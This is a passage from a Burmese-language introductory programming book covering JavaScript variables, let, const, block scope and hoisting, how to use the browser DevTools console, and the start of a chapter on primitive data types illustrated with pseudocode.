
JavaScript

```
var num1 = 5
var num2 = 10
var num3 = num1 + num2
```

ရေးထားတဲ့ကုဒ်အရ Variable (၃) ခု တစ်ခုပြီးတစ်ခု ကြေညာထားတာပါ။ တန်ဖိုးတွေလည်း တစ်ခါတဲ့ ထည့်ထားပါတယ်။ ထူးခြားချက်အနေနဲ့ num3 အတွက်တန်ဖိုးအတွက် num1 နဲ့ num2 ကို ပေါင်းပြီး ထည့်ဖို့ ညွှန်ကြားချက်ပေးထားပါတယ်။ Plus သက်တကိုတော့ ပရှိဂရမ်းမင်းမှာလည်း ကိန်းကဏ္ဍာတွေ ပေါင်းဖို့သုံးနိုင်ပါတယ်။

ဒီစာအုပ်မှာ ဖော်ပြထားတဲ့ နမူနာ JavaScript ကုဒ်တွေကို တစ်ခါတဲ့ လက်တွေ့ရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။ ဒီလိုစမ်းကြည့်နိုင်ဖို့အတွက် သီးခြားနည်းပညာတွေ ထပ်ထည့်ဖို့မလိုပါဘူး။ Chrome, Edge,

Firefox စတဲ့ ပုံမှန်အသုံးပြုနေကြ Web Browser တစ်ခုရှိရင် စမ်းလို့ရပါတယ်။ Web Browser တွေမှာ DevTools လို့ခေါ်တဲ့ နည်းပညာတစ်ခု ပါဝင်ပြီး၊ အဲဒီ DevTools ထဲမှာ JavaScript ကုဒ်တွေ ရေးလို စမ်းလိုရတဲ့ JavaScript Console လုပ်ဆောင်ချက် ပါဝင်ပါတယ်။



နမူနာပုံမှာ လေ့လာကြည့်ပါ။ Browser ရဲ နေရာလွှတ်မှာ Right Click နှိပ်ပြီး Inspect ကို ရွေးချင်းအားဖြင့် DevTools ကို ဖွင့်နိုင်ပါတယ်။ Chrome Browser မှာတော့ Ctrl+Shift+I (သို့) Ctrl+Shift+J ကို Shortcut အနေနဲ့ နှိပ်ပြီးဖွင့်နိုင်ပါတယ်။ ပြီးတဲ့အခါ နမူနာပုံရဲ နံပါတ် (3) ပြထားတဲ့နေရာက Console ကို နှိပ်ပြီး နံပါတ် (4) ပြထားတဲ့ နေရာမှာ JavaScript ကုဒ်တွေရေးပြီး စမ်းကြည့်လိုရပါပြီ။

နံပါတ် (5) ပြထားတဲ့ Menu ကိုနှိပ်ပြီး DevTools ဖော်ပြတဲ့နေရာ ပြောင်းလိုရပါတယ်။ နမူနာမှာ Browser ရဲ ညာဘက်ခြမ်းမှာ ဖော်ပြထားပါတယ်။ အောက်ဘက်ခြမ်းမှာ ဖော်ပြချင်ရင်လည်းရပါတယ်။ ဘယ်ဘက်ခြမ်းမှာ ဖော်ပြချင်ရင်လည်း ရပါတယ်။ ဒါမှုမဟုတ် DevTools ကိုသီးခြား Window တစ်ခုနဲ့ ပြစေချင်ရင်လည်းရပါတယ်။ Menu ထဲက Dock side ဘေးနားက ခလုပ်လေးတွေကို နှိပ်ပြီး ပြောင်းပေးနိုင်ပါတယ်။

Console မှာ ကုဒ်တွေရေးစမ်းတဲ့အခါ တစ်ကြောင်းရေးရင် တစ်ခါ အလုပ်လုပ်ပြီး အလုပ်လုပ်လိုက်တဲ့ အတွက် ပြန်ရလာတဲ့ ရလဒ်ကို ချက်ချင်းတွေ့မြင်ရပါတယ်။ ဥပမာ `1 + 1` ရေးပြီး Enter နိုပ်လိုက်ရင် 2 ဆို တဲ့ရလဒ်ကို ချက်ချင်းပြန်ရပါတယ်။ အပေါ်ကနဲ့မူနာပုံမှာလည်း ကုဒ်နှစ်ကြောင်းရေးစမ်းထားပါတယ်။
`var num` ဆိုတဲ့ကုဒ်ရဲ့ ရလဒ်ကတေသာ `undefined` ဖြစ်နေတာကို တွေ့ရပါလိမ့်မယ်။ ရလဒ်တန်ဖိုး မရှိသေးလို့ `undefined` ကိုရလဒ်အနေနဲ့ ပြန်ရတာပါ။ နောက်တစ်လိုင်းမှာ `num = 3` လို့ရေးလိုက်တဲ့ အခါ ရလဒ်အနေနဲ့လည်း 3 ကိုပဲ ပြန်ရတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

ကုဒ်နူးမူနာတွေကို လက်တွေ့ရေးစမ်းလိုက်ခြင်းအားဖြင့်၊ ကုဒ်ရဲ့ အလုပ်လုပ်ပုံကို တစ်ခါထဲ မျက်မြင် တွေ့ရ လို့ ပိုပြီးတော့ နားလည်သွားမှာဖြစ်ပါတယ်။ မှားတတ်တဲ့အမှားတွေကိုလည်း တစ်ခါထဲ တွေ့မြင်သွားမှာ ဖြစ်သလို၊ ရေးကျင့်လည်း တစ်ခါထဲ ရှာသွားမှာ ဖြစ်ပါတယ်။ လက်တွေ့ရေးစမ်းတာထက် ပိုထိရောက်တဲ့ လေ့လာနည်း မရှိပါဘူး။ ဒါကြောင့် ကုဒ်နူးမူနာတွေကို တစ်ခါထဲရေးစမ်းကြဖို့ တိုက်တွန်းပါတယ်။ လိုက် ရေးလို့ရအောင်လည်း နူးမူနာတွေကို ပေးသွားမှာပါ။

ဆက်လက်လေ့လာကြပါမယ်။ Programming Language အများစုက သတ်မှတ်ထားကြတဲ့ Variable အမည်ပေးပုံပေးနည်း အကြောင်း ပြောချင်ပါတယ်။ Language ပေါ်မှုတည်ပြီး ကွဲလွှဲချက်တွေရှိနိုင်ပေမယ့် အများအားဖြင့်က ဒီလိုပါ။ Variable အမည်ပေးတဲ့အခါ –

- abc စာလုံးအကြိုး/အသေးတွေ ပါလို့ရပါတယ်။
- 123 ဂဏန်းတွေ ပါလို့ရတယ် (ဒါပေမယ့် ဂဏန်းနဲ့ မစရပါဘူး)။
- Space တွေပါလို့ မရပါဘူး။
- လိုအပ်ရင် Underscore သက်တကို ထည့်သုံးနိုင်ပါတယ်။
- +,-,*#@ အပါအဝင် Special Character သက်တတွေ ပါလို့မရပါဘူး။

ဒါက Language အများစုမှာ ရှိကြတဲ့ သဘောသဘာဝပါ။ JavaScript မှာလည်း အတူတူပါပဲ။ ထူးခြား ချက်အနေနဲ့။ Special Character တွေထဲက \$ သက်တကို Variable အမည်မှာ ထည့်သွင်းအသုံးပြုခြင့် ပေးထားပါတယ်။ ဒါကြောင့် ဒီလိုရေးရင် ရပါတယ်။

JavaScript

```
var $num = 1
```

နောက်ထပ်သတိပြုရမယ့်အချက်ကတော့ JavaScript အပါအဝင် Language အများစုဟာ Case Sensitive ဖြစ်ကြပါတယ်။ အဓိပ္ပာတဲ့ စာလုံးအကြီးအသေး လွှဲလို့မရပါဘူး။ အတိအကျသတ်မှတ်ပြီး အတိအကျသုံးပေးရပါတယ်။ ဥပမာ -

JavaScript

```
var Num1 = 3
var num2 = num1 + 5
```

ဒါဆိုရင် အဆင်မပြေပါဘူး။ ကြညာတဲ့ က Num1 လို့ စာလုံးအကြီးနဲ့ ကြညာခဲ့ပါတယ်။ ပြန်သုံးတော့ num1 ဆိုတဲ့ စာလုံးအသေးနဲ့ ဖြစ်နေလို့ Language က num1 ဆိုတာ မရှိဘူးဆိုတဲ့ Error ကိုပေးပါလိမ့်မယ်။ စမ်းကြည့်နိုင်ပါတယ်။

JavaScript မှာ Variable ကြညာဖို့ နည်းလမ်းနှစ်မျိုးရှုပါတယ်။ ဒီလိုပါ။

JavaScript

```
var num1 = 3
let num2 = 3
```

ရေးပုံရေးနည်းအတူတူပါပဲ။ အသုံးပြုတဲ့ Keyword ကွာသွားတာပါ။ အခုပေးထားတဲ့ နှမူနာအရ num1 နဲ့ num2 ဆိုတဲ့ Variable နှစ်ခုမှာ တန်ဖိုးကိုယ်စိုက် သတ်မှတ်ပေးလိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ မှတ်ရမှာ က let Keyword ကို အသုံးပြုကြညာတဲ့ Variable တွေကို Block Scope Variable လို့ ခေါ်ပါတယ်။ ဒီ အကြောင်းကို သင့်တော်တဲ့နေရာ ရောက်ရင် နောက်တစ်ကြိမ် ထပ်ပြောပါမယ်။ အခုလောလောဆယ် Block Scope Variable ကို ဒီနှမူနာလေးနဲ့ ကြည့်ပါ။

JavaScript

```
{
    var num1 = 3
    let num2 = 3
}
```

Variable နှစ်ခုလုံးကို တွန်ကွင်းအဖွင့်အပိတ် Block ထဲမှာ ရေးထားပါတယ်။ var ကိုအသုံးပြုခြော်လာသော်လည်း၊ သုံးလို့ရပါတယ်။ let ကိုအသုံးပြု ခြော်လာသော်လည်း၊ သုံးလို့ရမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် -

JavaScript

```
num1 + 2
```

- ဆိုရင် အဖြ 5 ရမှာပါ။ num1 ထဲက တန်ဖိုး 3 နဲ့ 2 ကိုပေါင်းလိုက်တဲ့အတွက်ပါ။ ဒါပေမယ့် -

JavaScript

```
num2 + 2
```

ဆိုရင်တော့ Error ဖြစ်ပါတယ်။ num2 မရှိဘူးလို့ ပြောပါလိမ့်မယ်။ ဘာကြောင့်လဲဆိုတော့ num2 ဟာ let ကို အသုံးပြု ခြော်လာသော်လည်း၊ Block Scope Variable ဖြစ်နေလို့ သူ့ Block ပြင်ပမှာ အသုံးပြုခွင့်မရှိတဲ့ အတွက်ကြောင့်ပါ။

Variable တွေကို Comma ခံပြီး အတွဲလိုက်ခြော်လို့လည်း ရပါတယ်။ ဒီလိုပါ -

JavaScript

```
let a, b, c = 3
```

ဒါဟာ a, b နဲ့ c ဆိုပြီး Variable (၃) ခု တစ်ခါတဲ့ခြော်လိုက်တာပါ။ c အတွက် တန်ဖိုးအနေနဲ့ 3 လို့ လည်း တစ်ခါတဲ့ သတ်မှတ်ထားပါတယ်။ ဒါ c နဲ့ပဲ ဆိုင်ပါတယ်။ a တွေ ပဲ တွေ မဆိုင်လို့ လက်ရှိခြော်ချက်အရ a နဲ့ b မှာ တန်ဖိုးတွေ မရှိခြေားပါဘူး။

ကိန်းရှင် Variable တွေရှိသလို ကိန်းသော Constant တွေလည်းရှုပါသေးတယ်။ Variable တွေကတော့ တန်ဖိုးကို ပြောင်းလို့ရပေမယ့် Constant ကတော့ တန်ဖိုးကို ပြောင်းလို့မရပါဘူး။ ဒီလို့ရေးရပါတယ်။

JavaScript

```
const PI = 3.14
```

const Keyword ကိုအသုံးပြုပြီးကြညာလိုက်တာပါ။ အထဲမှာ တန်ဖိုးတစ်ခုလည်း တစ်ခါထဲ ထည့်ပေးထားပါတယ်။ နမူနာအရ PI ဟာ Constant ဖြစ်သွားပါပြီ။ ဒါကြောင့် တန်ဖိုးပြောင်းလို့ မရတော့ပါဘူး။ အခုနောက် ဒီလို့ရေးရင် Error ဖြစ်ပါလိမ့်မယ်။

JavaScript

```
PI = 3.142
```

Constant ကိန်းသေကို ပြောင်းခွင့်မရှိဘူးဆိုတဲ့ Error ကိုရမှာပါ။ var နဲ့ let ရဲ့အားသာ ချက်/အားနည်းချက် const ရဲ့ ထူးခြားချက် စသည်ဖြင့် ပြောစရာလေးတွေ ကျွန်ုင်သေးပေမယ့် အဲဒါတွေ က ကုဒ်ရေးသားတဲ့ အတွေ့အကြုံ အနည်းအကျဉ်း ရှိပြီဆိုတော့မှ ပြောလိုကောင်းတဲ့ အကြောင်းအရာတွေ ပါ။ ဒါကြောင့် အခုအစပိုင်းမှာတော့ ရေးနည်းတွေ ဒီလိုရှိတယ် ဆိုတာလောက်ကိုပဲ မှတ်ထားပေးပါ။

ရေးလိုက်တဲ့ကုဒ်တွေဟာ အမြတ်စွဲ တစ်ကြောင်းပြီးမှတစ်ကြောင်း အစီအစဉ်အတိုင်း အလုပ်လုပ်တာ တော့ မဟုတ်ပေါ်ဘူး။ နောက်မှရေးထားပေမယ့် Language ဒီဇိုင်းအရ အရင်အလုပ်လုပ်သွားတာမျိုးတွေ ရှိသလို Asynchronous Programming ခေါ် ပြုလုပ်တူအလုပ်လုပ်စေနိုင်တာမျိုးတွေလည်း ရှိကြပါတယ်။ ဒါ ပေမယ့် ခေါင်းထဲမှာ အလုပ်လုပ်သွားပုံကို ပုံဖော်ကြည့်တဲ့အခါ အများအားဖြင့် အစီအစဉ်အတိုင်းပဲ ကြည့်ကြရမှာပါ။ ဥပမာ -

JavaScript

```
let num1 = 1
let num2 = 2

num1 + num2
```

ဒါရှင်းပါတယ်။ num1 ကြေညာတယ်၊ num2 ကြေညာတယ်၊ ပြီးတော့မှ num1 နဲ့ num2 ကို ပေါင်းထားပါတယ်။ ဒါလိုရေးမယ်ဆိုရင် အဆင်ပြေမှာ မဟုတ်ပါဘူး။

JavaScript

```
num1 + num2
```

```
let num1 = 1
let num2 = 2
```

ပထမဆုံး num1 နဲ့ num2 ကို ပေါင်းခိုင်းတဲ့အခါ မရှိဘူးဆိုတဲ့ Error တက်ပါလိမ့်မယ်။ အစီအစဉ်အရ num1 တို့ num2 တို့ ကြေညာတဲ့အဆင့်ကို မရောက်သေးလိုပါ။ ဒါပေမယ့် ထူးခြားချက်အနေနဲ့ var Keyword ကို အသုံးပြုမယ်ဆိုရင် ရလဒ်တစ်မျိုး ဖြစ်သွားပါလိမ့်မယ်။

JavaScript

```
num1 + num2
```

```
var num1 = 1
var num2 = 2
```

Console မှာ ကုဒ်တွေရေးပြီး Enter နှင့်လိုက်ရင် ရေးလိုက်တဲ့ ကုဒ်ကို ချက်ချင်းအလုပ်လုပ်ပေးပါတယ်။ Shift + Enter နှင့်လိုက်ရင်တော့ အလုပ်မလုပ်သေးဘဲ နောက်တစ်ကြောင်းကို ဆင်းပေးလို့ နောက်တစ်လိုင်း ထပ်ရေးနိုင်ပါတယ်။ ဒီနည်းနဲ့ နှစ်ကြောင်း သုံးကြောင်း ရေးပြီးမှ အလုပ်လုပ်စေချင်ရင်လည်း ရနိုင်တယ်ဆိုတာကို ထည့်သွင်းမှတ်သားပေးပါ။ အပေါ်ကကုဒ်နမူနာ (၃) ကြောင်းကို Shift + Enter နဲ့ (၃) ကြောင်းလုံးတစ်ခါထဲ ရေးပြီးမှ စမ်းကြည့်ပါ။

အလုပ်တော့ မလုပ်ပါဘူး။ ဒါပေမယ့် Variable မရှိဘူးဆိုတဲ့ Error မတက်တော့ပါဘူး။ Variable တွေကို အရင်မကြညာဘဲ နောက်မှုကြညာပေမယ့် ရှိမှန်းသိပါတယ်။ ဒါပေမယ့် သူတို့ထဲက တန်းဖိုးတွေကိုတော့ မသိသေးပါဘူး။ ဒါကြောင့် မရှိဘူးဆိုတဲ့ Error မတက်တော့သလို အဖြောက်လည်းမှန်မှာ မဟုတ်ပါဘူး။ အဲဒီကုဒ်ကို တစ်ကယ်တစ်းအလုပ်လုပ်သွားတဲ့အခါ ဒီလိုလုပ်သွားမှာပါ။

Pseudocode

```
var num1  
var num2  
num1 + num2  
num1 = 1  
num2 = 2
```

JavaScript က သူ့ဘာသာ num1 နဲ့ num2 ကြေညာချက်တွေကို အပေါ်ပိုလိုက်ပြီးမှ အလုပ်လုပ်သွားမှာပါ။ ဒီသဘောကို Variable Hoisting လိုပေါ်ပါတယ်။ Variable Lifting လိုလည်းပေါ်ပါတယ်။ ကြေညာချက်တွေကို အလိုအလျောက် အပေါ်တင်ပေးလိုက်တာမြိုလိုပါ။

ဒါဟာ ထူးခြားချက်တစ်ခုမြိုလို သိအောင်ထည့်ပြာလိုက်တာပါ။ လက်တွေ့မှာ အစီအစဉ်အတိုင်း ရှိသင့်တဲ့ကုဒ်ကို အစီအစဉ်အတိုင်း ရေးပေးဖို့ လိုအပ်ပါတယ်။

အခန်း (၁၃) – JavaScript Data Types

Variable တစ်ခု ကြေညာလိုက်တဲ့အခါ Memory ပေါ်မှာ နေရာယူပေးသွားတယ်ဆိုတော့၊ ဘယ်လောက်ပမာဏယူမှာလဲဆိုတာ ပြောစရာရှိလာပါတယ်။ သိမ်းမယ့်အချက်အလက် အမျိုးအစား Data Type ပေါ်မှာ မူတည်ပြီးတော့ လိုသလောက် ပမာဏကို ယူသွားတာပါ။ A, B, C ဆိုတဲ့ အက်လိပ်စာ စာလုံးလေး တစ်လုံး သိမ်းဖို့အတွက် 1 byte ပမာဏရှိတဲ့ နေရာယူလိုက်ရင် သိမ်းလို့ရသွားပါပြီ။ 1, 2, 3 ကိန်းဂဏန်းလေး တစ်လုံး သိမ်းဖို့ဆိုရင်လည်း 1 byte ပမာဏရှိတဲ့ နေရာနဲ့တင် လုံလောက်ပါတယ်။ ဒါပေမယ့် 100, 1234, 9999 စတဲ့ တန်ဖိုးတွေ သိမ်းချင်လိုတော့ 1 byte ပမာဏနဲ့ ရမှာမဟုတ်ပါဘူး။ ဒီလိုတန်ဖိုးတွေ သိမ်းဖို့ အတွက် လက်ခံသိမ်းဆည်းနိုင်တဲ့ ပမာဏကို နေရာယူဖို့ လိုပါလိမ့်မယ်။ အလားတူပဲ "Hello", "မင်္ဂလာပါ" စတဲ့စာတွေ သိမ်းချင်ရင်လည်း လက်ခံသိမ်းဆည်းနိုင်လောက်တဲ့ ပမာဏကို ယူဖို့ လိုပါလိမ့်မယ်။

Programming Language အများစု အခြေခံ Data Type တွေ ရိုကြပါတယ်။ ဒါ (c) မျိုးပါ။

- Character
 - Number
 - Boolean
 - String

ဒီအခြေခံ Data Type တွေကို အများအားဖြင့် Primitive Type လိုက်ခြေကြပါတယ်။ တန်ဖိုးတစ်ခု သိမ်းလိုက်တဲ့ အမျိုးအစား ဖြစ်တဲ့ အတွက် Scala Type လိုလည်း ခေါ်ကြပါတယ်။ တန်ဖိုးတွေ အတဲ့လိုက်သိမ်းလိုရတဲ့ Types တွေလည်း ရှိပါသေးတယ်။ နောက်ပိုင်းမှာ ဆက်ပြောပေးပါမယ်။

Character ဆိုတာ A, B, C စာလုံးလေး တစ်လုံးကို ပြောတာပါ။ Variable တစ်ခုကြည်းပြီး သူရဲ့ Data Type ကို Character လို့ သတ်မှတ်ပေးလိုက်ရင် စာလုံးလေးတစ်လုံးကိုသာ လက်ခံသိမ်းဆည်းပေးနိုင်တဲ့ Variable တစ်ခုကို ရွှေ့ချေားတာပါ။ ဒီသဘောသဘာဝတွေကို ရှင်းပြန့်အတွက် Pseudocode တွေနဲ့ နမူနာ ပြချင်ပါတယ်။ Pseudocode ဆိုတာ နမူနာကုဒ်သက်သက်ဖြစ်ပြီး တစ်ကယ် လက်တွေ့အလုပ်လုပ်မယ့် ကုဒ်မဟုတ်ကြောင်း ထပ်ပြောလိုပါတယ်။ ဒါကြောင့် ရေးစမ်းဖို့ မဟုတ်ဘဲ၊ ဖတ်ကြည့်ပြီး နားလည်အောင် ကြိုးစားဖို့ ဖြစ်ပါတယ်။

Pseudocode

```
let blood: char = 'A';
```

ဒါဟာ **let** Keyword ကိုအသုံးပြုပြီး **blood** လိုခေါ်တဲ့ Variable တစ်ခုကြည်းလိုက်တာပါ။ ထူးခြား ချက်အနေနဲ့ နောက်မှာ **char** Keyword နဲ့ Character Data Type ဖြစ်ကြောင်း ထည့်သွင်းကြည်းလိုက် တဲ့ အတွက် နေရာယူတဲ့အခါ စာလုံးတစ်လုံးစာပဲ နေရာယူသွားမှာဖြစ်လို့ သိမ်းတဲ့အခါမှာလည်း စာလုံး တစ်လုံးပဲ သိမ်းလို့ရမှာ ဖြစ်ပါတယ်။ Variable Name နဲ့ Data Type ကို Full-Colon နဲ့ ပိုင်းခြားပြီး ရေးတဲ့ နည်းကို နမူနာအနေနဲ့ အသုံးပြုထားပါတယ်။

တစ်လက်စထ Character တန်ဖိုးဖြစ်တဲ့ A ကို ရေးတဲ့အခါ Single Quote အဖွင့်အပိတ်ထဲမှာ ရေးပေးထားတာကိုလည်း သတိပြုသင့်ပါတယ်။ Character Data Type ရှိတဲ့ Language အများစုံမှာ ဒီလိုပဲ ရေးရပါတယ်။ ကုဒ်လိုင်းရဲ့ နောက်ဆုံးက Semicolon ကိုလည်း သတိပြုသင့်ပါတယ်။ တစ်ချို့ Language တွေမှာ ကုဒ်တစ်လိုင်း ဆုံးတိုင်း Semicolon နဲ့ အဆုံးသတ်ပေးဖို့ သတ်မှတ်ထားကြလို့ မဖြစ်မနေထည့်ပေးရပါတယ်။ တစ်ချို့ Language တွေမှာတော့ မလိုအပ်ပါဘူး။

Number ဆိုတဲ့ Data Type အမျိုးအစားထဲမှာတော့ ဘယ်လို Number လဲဆိုပြီး မျိုးကဲ့တွေ ထပ်ရှုနိုင်ပါသေးတယ်။ ကိန်းပြည့်တွေလား။ ဒေသမကိန်းတွေလား။ ကိန်းပြည့်တွေသိမ်းဖို့အတွက် နေရာလိုအပ်ချက် နဲ့ ဒေသမကိန်းတွေ သိမ်းဖို့အတွက် နေရာလိုအပ်ချက်က မတူပါဘူး။ ကိန်းပြည့်ဆိုတာ အပေါင်းကိန်းတွေ အနှုတ်ကိန်းတွေ အကုန်ပါတဲ့ ကိန်းပြည့်တွေ သိမ်းလို့ရတာလား။ အပေါင်းကိန်း တွေချည်းပဲ ပါတဲ့ ကိန်းပြည့်တွေပဲ ရတာလား။ ရတယ်ဆိုတာ ဘယ်လောက်ထိရတာလဲ။ 1 ကနေ 1000 ထိလား။ အဆုံးအစ မရှိပေးချင်သလောက် ပေးလို့ရတာလား။ စသည်ဖြင့် ရှိပါသေးတယ်။

အပေါင်း အနှစ် အားလုံးပါတဲ့ ကိန်းပြည့်တွေကို Integer သို့မဟုတ် Signed Integer လို့ ခေါ်ကြပါတယ်။ အပေါင်းကိန်းတွေချည်းပဲ ပါတဲ့ ကိန်းပြည့်တွေကိုတော့ Unsigned Integer လို့ ခေါ်ပါတယ်။ ဘယ်လောက် ထိ သိမ်းလို့ရသလဲ ဆိုတာကို Language အများစုက ပုံစံသော သတ်မှတ်ထားကြပေမယ့် တစ်ချို့ Language တွေက 8-bit, 16-bit, 32-bit, 64-bit စသဖြင့် ကိုယ်လိုသလောက် နေရာယူသတ်မှတ်ခွင့်ပေးကြပါတယ်။

Pseudocode

```
let num1: i8 = 100;
let num2: i32 = 10000000;
```

နှမူနာမှာ num1 ဟာ 8-bit Integer ဖြစ်ကြောင်း **i8** Keyword နဲ့ သတ်မှတ်ပေးထားသလို num2 ဟာ 32-bit Integer ဖြစ်ကြောင်း **i32** နဲ့ သတ်မှတ်ပေးထားတာပါ။ Signed Integer တွေမှာ ကိန်းကဏ္ဍာတွေ သိမ်းတဲ့အခါ -(2^{n-1}) ကနေ $2^{n-1} - 1$ ထိသိမ်းလို့ရပါတယ်။ ဒါကြောင့် 8-bit Integer ဆိုရင် -128 ကနေ 127 ထိသိမ်းလို့ရပါတယ်။ လက်ခံနိုင်တဲ့ ပမာဏထက် ပိုသိမ်းမိရင်တော့ Overflow Error တက်မှာပါ။ 32-bit Integer ဆိုရင်တော့ -2147483648 ကနေ 2147483647 ထိ သိမ်းလို့ရပါတယ်။

တစ်ကယ်တော့ Number ဆိုတဲ့အထဲမှာ Binary, Octal, Hexadecimal စတဲ့ စနစ်တွေ ကျော်ပါသေးတယ်။ Low Level Programming ခေါ် ကွန်ပျူးတာ System အတွင်းပိုင်းထိ စီမံတဲ့ကုဒ်တွေရေးလိုရင် မဖြစ်မနေ သိထားဖို့ လိုအပ်မှာပါ။ ဒီစာအပ်မှာ အဲဒီအကြောင်းတွေ ထည့်သွေးမဖော်ပြနိုင်ပါဘူး။ စိတ်ဝင်စားရင် Number System တွေအကြောင်း ဆက်လက်လေ့လာထားသင့်ပါတယ်။ ဒါတွေကို နားလည်ထားခြင်း အားဖြင့် ကွန်ပျူးတာရဲ့ အလုပ်လုပ်ပုံကို ပိုအတွင်းကျကျ မြင်နိုင်ပါလိမ့်မယ်။

ဒေသမကိန်းတွေ သိမ်းဖို့အတွက်တော့ အနည်းဆုံး 32-bit ကနေ စလိုပါတယ်။ တစ်ချို့ Language တွေမှာ Float, Double, Long စသည်ဖြင့် ဒေသမကိန်းတွေ မူကွဲတွေ ခွဲထားကြပါတယ်။ တစ်ချို့ Language တွေ မှာတော့ 32-bit Float နဲ့ 64-bit Float ဆိုပြီး နှစ်မျိုးရှုပါတယ်။ ဒီလိုကြညာနိုင်ပါတယ်။

Pseudocode

```
let price: f32 = 99.45;
```

price Variable ဟာ 32-bit Float ဖြစ်ကြောင်း **f32** Keyword နဲ့ တဲ့ကြညာပေးလိုက်တာပါ။

Boolean ကတော့ True သို့မဟုတ် False တန်ဖိုးနှစ်ခုထဲက တစ်ခုကိုသာ လက်ခံသိမ်းဆည်းနိုင်တဲ့ Data Type ဖြစ်ပါတယ်။ တွေးတန်ဖိုးတွေကို လက်ခံသိမ်းဆည်းနိုင်ခြင်း မရှိပါဘူး။ မှား/မှန် စစ်ပြီး လုပ်ရတဲ့ အလုပ်တွေ အများကြီးရှိလို့ အသုံးဝင်တဲ့ Data Type တစ်ခုပါ။

String ကတော့ စာတွေသိမ်းလို့ရတဲ့ Data Type အမျိုးအစားပါ။ String ဆိတာ အခြေခံကျလွန်းတဲ့ မဖြစ်မနေလိုအပ်ချက်မို့လို့ ထည့်ပြောပေမယ့် သူကို အခြေခံ Primitive Data Type လို့ ပြောဖို့ခက်ပါတယ်။ မူအားဖြင့် String ဆိတာ Character တွေကို အတွဲလိုက် တဲ့ပြီးသိမ်းတာဖြစ်လို့ တန်ဖိုးတစ်ခုလို့ ပြောဖို့လည်း ခက်ပါတယ်။ ဥပမာ -

Pseudocode

```
let greet: str = "Hello";
```

ဒါဟာ String Variable တစ်ခုထဲမှာ H + e + l + l + o ဆိုတဲ့ Character (္) ခု အတွဲလိုက် သိမ်းလိုက်တာပါ။ ဒါကြောင့် တန်ဖိုးတစ်ခုဆိုတာထက် Character (္) ခု အတွဲလိုက်ပါတဲ့ တန်ဖိုးလို့ ပြောရပါမယ်။ ဒီနေရာမှာလည်း String တန်ဖိုးတွေကို Double Quote အဖွင့်အပိတ်ထဲမှာ ထည့်ရေးထားတာကို သတိပြုပါ။ Language အများစုမှာ ဒီလိုရေးရလေ့ ရှိပါတယ်။

JavaScript စာအုပ်မှာ နှမူနာတွေကို JavaScript နဲ့ မပေးဘဲ Pseudocode နဲ့ပေးနေတာ အကြောင်းရှိပါတယ်။ Programming Language တွေကို Data Type စီမံပုံပေါ်မှုတည်ပြီး Statically Typed Language နဲ့ Loosely Typed Language ဆိုပြီး အမျိုးအစား နှစ်မျိုးရှိလို့ နှိုင်းယူဉ်ဖော်ပြချင်တဲ့အတွက် ဖြစ်ပါတယ်။

Statically Typed Language တွေမှာ Data Type ဟာ သတ်မှတ်ပြီးရင် ပုံသေဖြစ်သွားပါပြီ။ အများအားဖြင့် ကိုယ်တိုင်ကြညာပြီး သတ်မှတ်ပေးရပါတယ်။ ဒီလိုပါ -

Pseudocode

```
let num1: i32 = 3;
```

num1 Variable အတွက် 32-bit Integer အဖြစ် Data Type ကို တစ်ခါတဲ့ သတ်မှတ်ပေးလိုက်တာပါ။ ဒီလိုသတ်မှတ်ပေးပြီးနောက်မှာ တွေးတန်ဖိုးအစားတွေကို ဒီ Variable မှာ လက်ခံသိမ်းဆည်းနိုင်မှာ

မဟုတ်တော့ပါဘူး။ စကြညာကတည်းက Integer သိမ်းဖို့ ကြညာထားတာ ဖြစ်တဲ့အတွက် Integer ပဲလက်ခံသိမ်းဆည်းနိုင်မှာပါ။ ဥပမာ -

Pseudocode

```
num1 = 3.14
```

ဆုရင် Error တက်ပါ၍။ Float တန်ဖိုးတစ်ခုကို Integer Variable ထဲမှာ သိမ်းဆည်းဖို့ ကြိုးစားနေလိုပါ။

Pseudocode

```
num1 > 3.14
```

Greater Than သက်တကိုသုံးပြီး အကြိုးအသေး နှိုင်းယှဉ်ကြည့်လိုက်တာပါ။ ဒါလည်းပဲ Error ဖြစ်ပါလိမ့်မယ်။ Integer နဲ့ Float မတူတဲ့ အမျိုးအစားနှစ်ခုကို နှိုင်းယှဉ်ဖို့ ကြိုးစားနေလိုပါ။ ဒါဟာ Statically Typed Language တွေရဲ့ အလုပ်လုပ်ပဲ သဘောသဘာဝ ဖြစ်ပါတယ်။

